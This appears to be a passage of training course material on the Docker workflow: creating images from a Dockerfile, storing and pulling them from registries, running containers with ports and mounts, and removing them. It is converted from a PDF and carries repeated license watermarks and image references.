- ✓ Environment Variables
- ✓ Copying the data in images

<https://docs.docker.com/engine/reference/builder/#usage>

Docker image is like a blueprint/instructions to create a container. In short, a container is the running form of an image. An image is a static blueprint/instructors with other associated resources like basic operating system files, dependent software components, libraries, and so on.

A user defines the instructions to create a docker image in the Dockerfile. The Dockerfile contains step-by-step instructions on how to create a particular image.

Using this file called Dockerfile which is a set of instructions to build a docker image, Docker CLI command *docker build* creates a Docker Image.

Create a docker Image

Consider the following Dockerfile for creating an image.

```
$ cat Dockerfile
# FROM python base image
FROM python:2
# COPY startup script
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
RUN chmod +x /app/reset_db.sh && /app/reset_db.sh
# EXPOSE port 8000 for communication to/from server
EXPOSE 8000
# CMD specifies the command to execute container starts running.
CMD ["/app/runapp.sh"]
```

The easiest way to think about Dockerfile is to take Linux commands used for installing, configuring, and running software and put it into a Dockerfile.

Of course, it's far from reality; however, we will cover more about Dockerfile in the coming sections.

Create a docker Image


We can use docker build command to create the image.

```
# Create a docker image called django.nv with version 1.0
$ docker build --tag django.nv:1.0 .
```

With a dockerfile written, we can use the *docker build* command to create an image. You can explore more options available using the *--help* command.

Here, we create a docker image called *django.nv* with version *1.0*. Notice the *--tag* flag/option gives the image a name. The dot at the end of the command indicates that the dockerfile is present in the present working directory.

What we refer to as version here, that is *1.0* is actually a *tag* in the docker terminology.




Create a docker image


Time: **5 mins**

We will create a docker image for a web application


In this exercise, we will create a Docker image with name django.nv and version 1.0 using a Dockerfile.



Now that we have completed the create phase and explored the Docker Image. We will move to Store phase of Docker workflow.



In this phase of docker workflow, we will explore docker registries and how to store the image in a registry.



A registry is a place where you can store and retrieve Docker images. Docker supports both public and private registries.

Organizations usually have their private registries on-premise or on the cloud. AWS (Amazon EC2 Container Registry), GCP (Google Container Registry), and Azure have their own managed registry services.

We need to use the *docker login* command to push images to private repositories. The docker login command takes a username and password using the *-u* and *-p* option respectively. To login to a docker registry located at *docker.domain.com* we need to use *docker login docker.domain.com* and *docker login* command would prompt for a user name and password.

An example of a public registry is hub.docker.com.

Docker Repository

A repository is a namespace mechanism to store different versions of an image. Think git repo with multiple releases.

If no image version is given, latest is used by default.

To tag an image to a repository, we use -t or --tag option.

```
$ docker tag django.nv:1.0
registry.domain.com/username/
ubuntu:16.04

$ docker push registry.domain.com/
username/django.nv:1.0
```

<https://docs.docker.com/docker-hub/repos/>


| | | | | |
|-----------|---|------------|---|---------|
| Registry | / | Repository | / | Version |
| docker.io | / | nmap | / | latest |
| docker.io | / | bandit | / | 1.0.1 |

A repository is a namespace mechanism to store different versions of an image. Think of git repo with multiple releases.

If no image version is given, the latest version (or tag) is used by default. To tag an image to a repository, we use -t or --tag option when using *docker build*. Or we can use the *docker tag* command to tag any images.

Once the image is tagged, we can store/push the image to the registry using the *docker push* command.

Each repository can have multiple versions of an image, e.g., nginx:1.14, nginx:1.15, etc..




Store the docker image in Registry and run it


Time: **15 mins**

We will store a docker image in a docker registry, then run a container by pulling the image from docker registry.

In this exercise, we will store a docker image in a docker registry, then run a container by pulling the image from docker registry.



So far, we have created a docker image, and stored it in a registry. We will move to Pull/Download phase of Docker workflow.



In this phase of docker workflow, we will explore docker registries and how to pull images from a registry.

Download Image

As mentioned before, you need to login first to download private docker images from the docker registry.

If no image version is given, latest is used by default.

To pull an image from a repository, we use **pull** command

```
$ docker pull registry.domain.com/username/ubuntu:16.04
```

<https://hub.docker.com/r/uzyexe/nmap>

<https://docs.docker.com/docker-hub/repos/>

| | | | | |
|-----------|---|------------|---|---------|
| Registry | / | Repository | / | Version |
| docker.io | / | nmap | / | latest |
| docker.io | / | bandit | / | 1.0.1 |

We can pull an *nmap* image from <https://hub.docker.com/r/uzyexe/nmap> and run it using *docker run*.

hub.docker.com is a registry, and it is an example of a public registry.


There can also be private registries hosted in house, or registries available on-cloud. Some examples are:

- Google Container Registry
- Coreos quay.io
- Amazon EC2 Container Registry


To pull (that is to download) an image, *docker pull* command is used with the name of the registry, repository, image name, image tag. For instance, the command *docker pull registry.domain.com/username/ubuntu:16.04* pulls an *ubuntu* image with the tag *16.04*, from the repository *username* location in the registry *registry.domain.com*.

16.04 is the tag (commonly used for versioning) of the image we want to pull. Tags can be simple as *16.04*, or *bionic-20220128*, or *rolling*, or *latest*. If no tag information is provided, then docker pull will try to download the ubuntu image with the latest tag.


If the registry *registry.domain.com* is private, we need to use *docker login registry.domain.com* first to authenticate to the registry before we can pull.



So far, we have created a docker image, and stored it in a registry, and also tried to pull/download an image from a registry. We will move to Run phase of Docker workflow.



In this phase of docker workflow, we will review how to run a docker image.



Docker image is synonymous to a blueprint/instructions to create a container. A container is the running (dynamic) form of an image. An image is a static blueprint/instructors with other associated resources like basic operating system files, dependent software components, libraries, and so on.

In programing terms, instantiation is creation of a running object in memory. To instantiate a container from a static docker image, the *docker run* command is used.

For instance the command *docker run --name my-container ubuntu:18.04* creates and runs a container named *my-container* from the image *ubuntu:18.04*.

We can also give our container a name using the --name flag. If we do not specify a name, docker assigns a name for our container by itself. Name of a container is to provide a human friendly reference to a running image, that's all. Internally docker uses IDs (such as a container ID) to refer to an image.

There can be more than one container from the same image *ubuntu:18.04*.

For example, the commands *docker run --name my-container2 ubuntu:18.04* and *docker run --name my-container3 ubuntu:18.04* runs two containers named *my-container2*, and *my-container3* that are based on the *ubuntu:18.04* image. However, the *my-container2* stays isolated from *my-container3*, and vice-versa.

my-container2 has its own memory space, own network space, and believes that is is the only thing that is running in a machine.

Docker Expose

As we discussed earlier, a container can expose ports to outside world for communication.

You can do it using the -p or --publish option.

```
$ docker run -p HOST_PORT:DOCKER_PORT
image-name

$ docker run -p 8000:8000 django.nv:1.0

$ docker run -p 8000:8000 -p 8001:8001
django.nv:1.0
```

```
# Dockerfile

# FROM python base image
FROM python:2

# COPY startup script
COPY . /app

WORKDIR /app

RUN pip install -r requirements.txt
RUN ./reset_db.sh

# EXPOSE port 8000 for communication to/from
server
EXPOSE 8000

# CMD specifies the command to execute container
starts running.
CMD ["/app/runapp.sh"]
```

If a container runs in isolation, it might not serve its purposes best. A container to process data would require connection to a data source which can be a database in a network, or a database in a file system, or a container can host a web service or an api in isolation, however allow external clients to call the web service or an api.

To enable communication with the outside world, we will have to expose ports using the *--publish* or the *-p* option when using docker run. If you already know that a required port needs to be open, for example the default MySQL port 3306, then right in the Dockerfile itself, we can specify that we would like to *EXPOSE* the port 3306 when this image runs as a container.

So, those are two options. We have the option to expose ports within a Dockerfile, and we also have option to publish ports when running a container using *docker run*.

In the command below, we are exposing two ports, 8000, and 8001 using the *-p* option. 8000 before the colon is the port on the host, that needs to be bound to the 8000 after the colon, which is the port inside the container. So, we are mapping the host port 8000, to the container port 8000.

The application running inside the container listing on port 8000, can be via the host using the port 8000.

Docker Mount

A container can save the output/result/data using docker mount. Think of them like a shared folder.

You can share mount using the **-v** or **--volume** option

```
$ docker run -v HOST_DIR:DOCKER_DIR
image-name
$ docker run -v ./app:/app django.nv:1.0
$ docker run -v $(pwd):/app
django.nv:1.0
```

```
# Dockerfile
# FROM python base image
FROM python:2
# COPY startup script
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
RUN ./reset_db.sh
# EXPOSE port 8000 for communication to/from
server
EXPOSE 8000
# CMD specifies the command to execute container
starts running.
CMD ["/app/runapp.sh"]
```

A container can also share file system resources with the host using mount options.

To start sharing files with a container, we can use the **-v** or **--volume** option of docker run command.

For example, the command `docker run -v ./app:/app django.nv:1.0` shares a directory named `./app` from the host, to a directory named `/app` inside the container.


There are primarily two ways of sharing file system with the host.

The first way is using Bind mounts.

1. Bind mounts are file system locations that can be mounted instantly using the **-v** or **--volume** option of docker run command
2. Bind mounts are best suited for development purposes as we can quickly mount a location to share files inside a container
3. Bind mounts are not generally suited for production uses as a certain directory structure needs to be present

The second way is using Volume mounts.

1. Volume mounts are file system locations that are managed through the `docker volume` command
2. Volume mounts are best suited for production purposes because they are performant, and offer higher levels of backup up, and management




Containers can also be run in detached mode. Under normal circumstances when a container is run, the container process attaches itself to the current shell till it is killed or till it completes its desired operation.


Many a times, you'd want to run a container in the background, so you can continue using the current shell environment for other activities. In docker, we run a container in the background using the detached mode.

The command `docker run --name webserver -d nginx` runs a container named `webserver` from the `nginx` image in *detached* mode as specified by the `-d` option.

To explicitly specify the opposite of detached mode, that is the interactive mode, we use the `-i` option, but more on that later.



So far, we have created a docker image, stored in in a registry, tried to pull an image from a registry, we also tried running a container with different options to share file system resources, and exposes running services. We will move to the Destroy phase of Docker workflow.



In the destroy phase of Docker workflow, we will learn how to destroy a docker container, and an image.

Docker Remove

Once we are done using a container, you can stop it and then remove the container and its image.

You can stop a container and remove container and image using the **stop** and **rm/rmi** commands

```
$ docker stop container-name
$ docker rm container-name
$ docker rmi image-name
$ docker rmi django.nv:1.0
```

```
# Dockerfile
# FROM python base image
FROM python:2
# COPY startup script
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
RUN ./reset_db.sh
# EXPOSE port 8000 for communication to/from
server
EXPOSE 8000
# CMD specifies the command to execute container
starts running.
CMD ["/app/runapp.sh"]
```

Since we know that a docker image is a static form of instructions, and a container is a running form of an image, we can choose to destroy a container, or an image, or both.

First, let's learn how to destroy a container.

docker rm command is used to delete a container. The command *docker rm my-container* removes a container named *my-container*.

The aforementioned command would result in an error if *my-container* is still running. We can forcefully remove a running container with the *-f* option. However, the logical way to remove a container is to stop the running container first, and then use the *docker rm* command to delete the container.

To stop a running container, and then to remove a container we can use the commands *docker stop my-container* and *docker rm my-container* sequentially.

Stopping a container, does stop the container for executing, however it doesn't remove the container from the disk. You can start a stopped container back again by using *docker start -a -i CONTAINER_ID*. A container is probably not as ephemeral as you think.

Alternatively, we can specify *--rm* option with 'docker run', so a container will be automatically removed after it completes execution. This method is particularly useful when running containers that's are huge in size.

So, the command *docker run --rm --name my-container -d nginx* starts an nginx container with the name *my-container*, and when the nginx container is stops its execution, then

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

the my-container would be removed automatically.

So, that's a wrap on how to remove a container.

To remove an image, we use the `docker rmi` command followed by the image name. For example, `docker rmi nginx` removes an nginx image with the `latest` tag.

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A



